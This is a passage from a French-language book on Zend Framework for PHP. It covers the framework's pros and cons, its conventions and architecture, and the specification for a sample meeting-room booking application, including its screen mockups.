- ▶ avantages
- ▶ inconvénients
- ▶ apports
- ▶ structure
- ▶ principe
- ▶ introduction

B.A.-BA Qu'est-ce qu'un framework ?

Framework signifie « cadre de travail » en français. Le principal objectif de cet outil est de proposer une démarche et des ressources pour mieux maîtriser les développements et gagner du temps. L'annexe A propose une introduction plus détaillée de ce qu'est un framework.

ALTERNATIVE Autres frameworks PHP

En France, les principaux autres frameworks que l'on trouve sur le marché des applications professionnelles sont les suivants :

- *Symfony* : un projet mûr qui propose une architecture solide, mais légèrement plus rigide. Il est appuyé par une grande communauté d'utilisateurs ainsi qu'une entreprise (Sensio).
- *Prado* : un framework sérieux qui propose une architecture intéressante et un fonctionnement très spécifique.
- *Copix* : un projet mûr à destination du monde professionnel, qui est capable de répondre à de nombreux besoins.
- *Jelix* : un framework français, comme Copix, de bonne qualité.
- *Codelgniter* : un framework de plus en plus populaire pour sa simplicité et ses performances.

La souplesse de Zend Framework est telle que, quelle que soit la base choisie, une collaboration cohérente peut être mise en place avec d'autres frameworks ou composants.

Ce chapitre résume l'intérêt de Zend Framework pour vos développements PHP. Son objectif est de s'assurer que cet outil est bien adapté à vos besoins et de vous donner les clés qui permettront de débiter efficacement.

Nous nous adressons ici aussi bien au technicien qui souhaite faire le choix d'un outil pour ses développements qu'au décideur qui souhaite en connaître les avantages stratégiques.

Avantages et inconvénients de Zend Framework

Il existe de nombreux frameworks pour PHP. Zend Framework se veut, comme PHP, simple et souple à utiliser, ce qui est plus ou moins le cas dans la réalité, comme nous le verrons par la suite. Comme tout framework, il propose des méthodes, des ressources et des outils. Il s'adapte à PHP pour améliorer la qualité et la fiabilité du code, dans une certaine mesure. De nombreuses solutions proposées aux problèmes courants sont simples, d'autres comportent une implémentation avancée qui nécessite un apprentissage préalable.

Commençons par quelques avantages essentiels :

- une *communauté forte* qui assure une durabilité exceptionnelle autant que nécessaire. La pérennité des développements est fortement dépendante de celle du framework ;
- des *concepteurs expérimentés* et un *code source testé* pour une qualité de code garantie. Utiliser un outil fiable réduit considérablement les risques engagés ;
- un *support commercial et technique*, assuré par la société Zend, qui reste maîtresse des développements, un gage de pérennité et de fiabilité ;
- des *conventions claires et complètes* qui vont dans le sens du travail en équipe. Cela permet d'augmenter la vitesse de développement et de faciliter la reprise du projet à long terme ;
- des *composants souples*, de plus en plus nombreux et complets, avec peu d'interdépendance. Ces ressources couvrent tous les développements redondants et communs aux projets web, qui, grâce au framework, ne sont plus à redévelopper ;
- un *principe de fonctionnement simple* qui n'impose pas une structure rigide. Le développeur est guidé dans sa démarche, sans être contraint ni laissé pour compte ;

- une *installation et une prise en main simples et rapides*. Cette caractéristique réduit les risques dus au *turn-over*, c'est-à-dire le développement d'un projet par plusieurs développeurs qui se relaient ;
- la possibilité de s'adapter à n'importe quelle application ou d'adapter n'importe quelle ressource dans les composants. Cette absence de limitation est une véritable porte ouverte à l'innovation.

Les inconvénients que nous pouvons noter à l'heure actuelle sont les suivants :

- Zend Framework propose des ressources dites *de bas niveau*. En d'autres termes, le framework ne se considère pas comme un L4G qui permettrait de construire une application presque sans code, ce qui limiterait les possibilités d'innovation et de personnalisation ;
- rejoignant le point précédent, Zend Framework est *orienté composants*. Monter une application complète est complexe et requiert de bonnes notions de développement logiciel ;
- ce framework demande *un minimum de connaissances en programmation orientée objet (POO) et ne fonctionne pas avec PHP 4*. Il est important en particulier de comprendre les aspects théoriques de certains composants, ce qui est en partie le but de cet ouvrage.

≡ L4G

L4G signifie « langage de 4^e génération ». Le principe d'un L4G est de pouvoir développer quasiment sans toucher au code grâce à des outils, souvent graphiques, dits de *haut niveau*. Les langages de 3^e génération permettent une meilleure compréhension du code par l'homme grâce à une syntaxe et des mots réservés. Il s'agit des langages procéduraux et objets : C, Java, PHP, etc. La deuxième génération comprend les langages de type assembleur et la première, le langage machine avec des 0 et des 1.

Structure et principe




Figure 1-1
Apport de Zend Framework dans le développement web

D'un point de vue technique, Zend Framework apporte à PHP ce que les rails apportent à la locomotive : un support qui permet d'avancer efficacement dans les développements ; la figure 1-1 illustre ce principe. Les grandes lignes d'un framework sont les suivantes :

- fournir des règles de développement claires et précises (conventions) ;
- fournir des composants réutilisables (ressources) ;
- proposer un cadre technique pour le développement (architecture).

MÉTHODE Règles de développement

Les règles de développement complètes de Zend Framework sont décrites dans la documentation officielle à l'adresse suivante :

► <http://framework.zend.com/manual/fr/coding-standard.html>

Si vous n'avez pas de règles précises, nous vous conseillons alors fortement de vous baser sur celles-ci.

/// Composant

La majorité des chapitres de cet ouvrage est consacrée aux composants réutilisables.

Si Zend Framework en propose de nombreux prêts à l'emploi, il est toujours possible de les personnaliser ou de les compléter, mais aussi d'en créer de nouveaux, très facilement.

CULTURE Architecture et MVC

On entend souvent parler de ce modèle très populaire qu'est MVC (Modèle-Vue-Contrôleur). L'architecture est directement liée à cette notion qui est largement détaillée, en théorie dans l'annexe E et, en pratique, dans les chapitres 6 et 7.

Les règles de développement

Elles décrivent comment organiser et écrire le code PHP :

- le *formatage des fichiers* – comment les fichiers sont-ils organisés et que contiennent-ils ?
- les *conventions de nommage* – comment nomme-t-on les fonctions, les classes, les variables, etc. ?
- le *style de codage* – toutes les règles qui décrivent la forme du code PHP : espaces, indentations, casse, etc.

À quoi servent les règles de développement ?

- à *travailler en équipe* – il est plus facile de relire du code dont on connaît les règles d'organisation et d'écriture ;
- à *gagner du temps* – en sachant où se situent les fonctionnalités et comment les trouver, de manière immédiate ;
- à *aller plus loin* – en ayant la maîtrise globale d'une application même lorsqu'il y a beaucoup de code source et de fonctionnalités dont on n'est pas forcément l'auteur.

Les composants réutilisables

Ils mettent à disposition des fonctionnalités courantes que l'on retrouve dans la plupart des applications web. Cela permet :

- d'éviter d'avoir à les développer ;
- d'avoir à disposition des fonctionnalités fiables, utiles et testées ;
- de minimiser la densité du code source, donc gagner du temps et ainsi optimiser le temps de mise sur le marché (*time to market* ou délai de lancement).

L'architecture

Elle est le squelette de l'application PHP –la base technique sur laquelle le développeur peut construire. L'architecture permet en particulier :

- d'avoir des repères essentiels pour s'organiser et gérer à terme un code source dense, avec des fonctionnalités nombreuses et complexes ;
- d'éviter de partir d'une page blanche grâce à la présence d'un socle technique et d'une méthodologie ;
- de favoriser l'adoption du même modèle pour le développement de plusieurs applications.

Nous verrons par la suite que l'architecture proposée par Zend Framework est assez souple pour disposer de plusieurs configurations possibles, notamment lorsque l'on doit gérer plusieurs applications ou une application qui doit être séparée en modules.

Conseils pour bien démarrer avec Zend Framework

Avant de commencer avec Zend Framework, il est important d'être conscient de certains prérequis et de l'état d'esprit à adopter pour apprendre dans de bonnes conditions.

Prérequis

Une bonne compréhension de Zend Framework passe par la maîtrise d'un bon nombre de notions.

Afin de garantir l'acquisition rapide de ces notions par les débutants et d'assurer un contenu le plus précis et concis possible, voici une liste de ces notions complémentaires traitées en annexes.

- Le *framework* : il est important de bien comprendre les avantages à utiliser un framework ; si ce n'est pas encore le cas, reportez-vous à l'annexe A.
- Les *bases de données* : notamment, les notions de couche d'abstraction, de passerelles, d'ORM et de CRUD. Si vous ne les maîtrisez pas, alors l'annexe B vous permettra de comprendre leurs principes, nécessaires à l'apprentissage du composant Zend_Db.
- La *programmation orientée objet* : sujet aussi vaste que nécessaire ! Si vous ne maîtrisez pas les fondements de la POO, vos possibilités avec Zend Framework seront très limitées. L'annexe C permet à ceux qui ne maîtrisent pas cette notion d'aborder les bases nécessaires et d'aller plus loin si besoin.
- Les *design patterns* : ils permettent d'approfondir la compréhension de certains composants et de répondre à des solutions courantes de POO. Cette notion est abordée dans l'annexe D.
- Le *pattern MVC* : l'un des plus importants design patterns mérite un chapitre théorique. Comprendre MVC est nécessaire pour aborder l'architecture d'une application web dans son ensemble. MVC est traité dans l'annexe E.
- Le *langage PHP* : savoir comment fonctionne PHP est un gage de confort indéniable lorsqu'on l'utilise tous les jours, ne serait-ce que pour l'optimisation et la qualité de vos développements. Pour revoir ces aspects, lisez l'annexe F.
- Le *gestionnaire de sources Subversion* : le code source de Zend Framework est stocké dans un dépôt de données Subversion. Vos projets devraient eux aussi utiliser un gestionnaire de version, car cela présente des avantages précieux, détaillés dans l'annexe G.

CONSEIL Comprendre le fonctionnement du framework

Il est possible, en suivant des tutoriels, d'arriver à développer du code Zend Framework correct. Nous insistons par contre sur le fait que la compréhension du fonctionnement (interne) de Zend Framework est un avantage indéniable lorsqu'il s'agit d'écrire une application, quelle qu'en soit la complexité.

CULTURE **Simplicité et souplesse**

Ces deux notions, si elles ont l'avantage de permettre d'aller vite et de favoriser fortement l'innovation, ne sont pas totalement sans inconvénient. Se perdre dans une architecture brouillon est sans aucun doute le premier travers à éviter : il est nécessaire d'être organisé et rigoureux ! Dans cet ouvrage, nous mettons un point d'honneur à maintenir coûte que coûte la rigueur nécessaire à la production de développements cohérents.

-
- Les *tests unitaires avec PHPUnit* : au cœur de la gestion de la qualité et de la maintenance du code se trouvent les tests unitaires. À quoi servent-ils et comment fonctionnent-ils ? À la lecture de l'annexe H, vous aurez l'essentiel en main pour aborder vos développements, muni de cette notion devenue essentielle.

État d'esprit

Loin de nous l'idée d'imposer ici une conduite restrictive, il s'agit juste de préciser une chose essentielle : les concepteurs de Zend Framework ont spécialement conçu cet outil pour être à l'image de PHP. Il est donc important de prendre en considération les faits suivants :

- *Zend Framework n'impose rien, il propose*. Libre à vous de partir dans la direction que vous souhaitez, tant au niveau de l'architecture que de l'utilisation des composants, ou même avec vos propres normes...
- *Zend Framework est simple*. Qu'il s'agisse de son architecture ou de la plupart de ses composants, l'idée n'est pas d'avoir à faire à une usine à gaz, mais à un outil qui permet de développer plus vite et plus facilement.

En résumé

Zend Framework est un outil qui adopte la souplesse et, dans une certaine mesure, la simplicité de PHP. Mais comme tout outil, pour en récolter les meilleurs fruits, il est nécessaire de le maîtriser et de respecter ses règles. Nous attirons donc votre attention sur les points suivants :

- Zend Framework est un outil puissant, soutenu par une large communauté et prêt pour la mise en œuvre d'applications stratégiques.
- Cet outil comporte des conventions, une architecture modulaire qui favorise la réutilisabilité, autant de principes à ne pas perdre de vue !
- Enfin, une bonne connaissance de PHP 5 et de la programmation orientée objet, entre autres, est indispensable. Les annexes de cet ouvrage vous aideront à acquérir les prérequis nécessaires à la maîtrise de Zend Framework.

chapitre 2

Méthode Prédictive



Méthode Adaptative



Cahier des charges de l'application exemple

À l'origine de tout projet, on trouve les mêmes mots-clés : besoins, objectifs, cahier des charges, spécifications fonctionnelles et techniques. Sans compter la joie de commencer un tout nouveau projet et l'appréhension de sa réalisation... Quels que soient les objectifs et les caractéristiques de votre projet, cet ouvrage vous fournira toutes les informations techniques et méthodologiques dont vous aurez besoin pour bâtir une application solide avec Zend Framework.

SOMMAIRE

- ▶ Cahier des charges
- ▶ Conseils pour commencer

MOTS-CLÉS

- ▶ spécifications
- ▶ espace de travail
- ▶ outils
- ▶ fonctionnalités
- ▶ organisation

L'outil qui est décrit dans ce livre s'avère aujourd'hui une référence incontestable pour développer efficacement en PHP. Il est parfaitement adapté à PHP par sa souplesse et la richesse de ses composants. De la simple page comportant quelques éléments dynamiques à l'application critique et industrielle, Zend Framework aura sa place pour faciliter et fiabiliser vos développements.

Pour bénéficier de tous les avantages qu'offre Zend Framework, une phase d'adoption de l'outil s'impose. L'objectif de cet ouvrage est de vous faciliter grandement cette étape grâce à de nombreux exemples concrets et conseils avisés.

Expression du besoin

Voici l'expression du besoin de l'application exemple. Il n'est bien entendu pas obligatoire de la suivre à la lettre. Vous pouvez vous servir de cet exemple tel quel, tout comme inventer votre propre application. Seules les fonctionnalités changent ; la technique, elle, reste la même. Allons-y...

Notre entreprise possède un certain nombre de *salles de réunion* que de nombreux *collaborateurs* internationaux doivent se partager. Aujourd'hui, il est difficile de savoir à un instant T quelles sont les salles libres. De plus, les *réservations* se font de manière très improvisée.

Notre besoin : mettre en place un outil qui permette aux collaborateurs de l'entreprise de réserver une salle et de consulter un calendrier des réservations.

Bien entendu, il y a d'autres détails qui peuvent être intéressants, tels que la possibilité ultérieure de lier le calendrier des réservations à celui des collaborateurs, exporter en CSV ou en PDF pour transmettre l'information, ou sécuriser l'accès à l'outil, de manière à ne pas divulguer l'information aux gens de l'extérieur.

L'objectif : votre application !

Comme nous l'avons déjà fait remarquer, Zend Framework est capable de s'adapter à des applications de toute taille et de toute nature. Nous allons donc régulièrement mettre l'accent sur les choix à faire en fonction des caractéristiques de votre projet, car l'objectif est bien de vous faciliter la tâche grâce à un outil efficace.

Nous verrons en particulier que, pour la plupart des composants, vous avez le choix entre les utiliser complètement, partiellement, ou pas du

tout, ou encore en modifiant ou complétant leurs caractéristiques. Cette souplesse est intéressante, aussi bien pour les nouveaux projets que pour la migration de projets existants, car il est parfaitement possible d'effectuer le travail progressivement.

Dans l'application exemple, nous tâcherons de balayer ces différentes possibilités de manière à vous familiariser avec la logique du framework. Soyez curieux ! Essayez les différentes possibilités qui s'offrent à vous, ces connaissances seront des armes efficaces pour votre travail, vous vous en rendrez rapidement compte.

Enfin, nous mettons aussi à votre disposition l'application exemple en ligne. Vous pouvez la faire fonctionner et la manipuler comme bon vous semble, au gré de votre lecture.

URL Application exemple

Vous pouvez télécharger l'application exemple en ligne à l'adresse suivante :
 ▶ <http://www.zfbook.fr>

Spécifications fonctionnelles et techniques

Afin de se concentrer sur l'essentiel, en l'occurrence notre apprentissage efficace de Zend Framework, ces spécifications resteront minimales.

Rapidement, voici à quoi peuvent se résumer nos spécifications fonctionnelles, suite à l'expression des besoins exprimés ci-avant. Pour commencer, voici une liste de fonctionnalités qui doivent apparaître dans l'application :

- Disposer d'une application en deux parties : une partie *commune* et une partie *réservation*. D'autres parties pourront voir le jour après, avec éventuellement davantage de modularité.
- Dans la partie réservation, il doit être possible d'avoir :
 - une liste paginée de réservations en cours ;
 - un formulaire pour créer ou éditer une réservation ;
 - un bouton pour supprimer une réservation ;
 - une page qui permet d'exporter des réservations et de mettre en place des solutions d'interopérabilité ;
 - une page d'accueil.
- Il doit être possible de naviguer en français ou en anglais, au choix, et de pouvoir passer de l'un à l'autre en temps réel.
- Afin de garantir la sécurité des données, l'utilisateur doit s'authentifier :
 - tout le monde a le droit de lire les réservations, y compris les non authentifiés (visiteurs) ;
 - une fois authentifié, il doit être possible de créer des réservations et de supprimer/éditer ses propres réservations (mais pas celles des autres) ;

-
- un statut *administrateur* permet en revanche de tout faire, il est attribué à un nombre limité d'utilisateurs.
 - Il doit être possible d'exporter des données dans différents formats afin d'échanger ses fichiers :
 - export PDF d'une page ou de l'ensemble des réservations ;
 - export CSV d'une page ou de l'ensemble des réservations ;
 - export XML d'une page ou de l'ensemble des réservations ;
 - export JSON d'une page ou de l'ensemble des réservations.
 - Cette application devra disposer d'un moyen de communiquer avec d'autres applications de l'entreprise ; pour cela, nous avons besoin des services suivants :
 - un accès SOAP aux opérations de base (consulter, ajouter, éditer, supprimer) ;
 - un accès REST aux opérations de base, comme l'accès SOAP ;
 - un accès JSON à la liste paginée des réservations.
 - Enfin, cette application devrait évoluer dans le temps avec des ajouts ou des améliorations de fonctionnalités. Il convient ainsi d'être le plus modulaire et préventif possible quant au design logiciel.

En ce qui concerne les spécifications techniques permettant la mise en œuvre des fonctionnalités exprimées, nous nous contenterons de choisir Zend Framework comme outil de développement principal, et d'adapter les bonnes pratiques d'utilisation des composants au travail à réaliser.

Nous avons apporté un soin tout à fait particulier au génie logiciel. Vous trouverez dans les chapitres de cet ouvrage beaucoup de schémas UML. Aussi, l'écriture du code respecte les règles du design et de l'architecture logiciels : testabilité, extensibilité, design patterns... autant de notions qui sont largement abordées d'un point de vue théorique dans les annexes.

Un des buts de cet ouvrage est de vous faire comprendre le fonctionnement de Zend Framework ; les schémas UML et les prises de décisions face à certaines problématiques sont ainsi tournés dans ce sens.

NOTE **Choix techniques**

Tel que nous l'avons noté dans la section *L'objectif : votre application*, nous apporterons à chaque composant de Zend Framework un exemple intégral, même si les choix d'implémentation, qui se veulent complets, ne sont pas toujours adaptés aux caractéristiques de l'application. Quoi qu'il en soit, nous vous guiderons pour faire des choix pertinents avec des remarques situées en marge.

Maquettes

Quoi de plus parlant qu'une série de maquettes pour avoir un aperçu de l'application finale, comme nous pouvons en voir dans de nombreux projets ?



Figure 2–1
Page d'accueil en français




Figure 2–2
Page d'accueil en anglais




Figure 2-3
Liste des réservations
en cours




Figure 2-4
Édition d'une réservation




Figure 2–5
Ajout d'une réservation



Figure 2–6
Page d'accueil
des fonctionnalités d'export
et d'interopérabilité




Figure 2-7
Export en PDF
de la liste des réservations




Figure 2-8
Export en CSV
de la liste des réservations

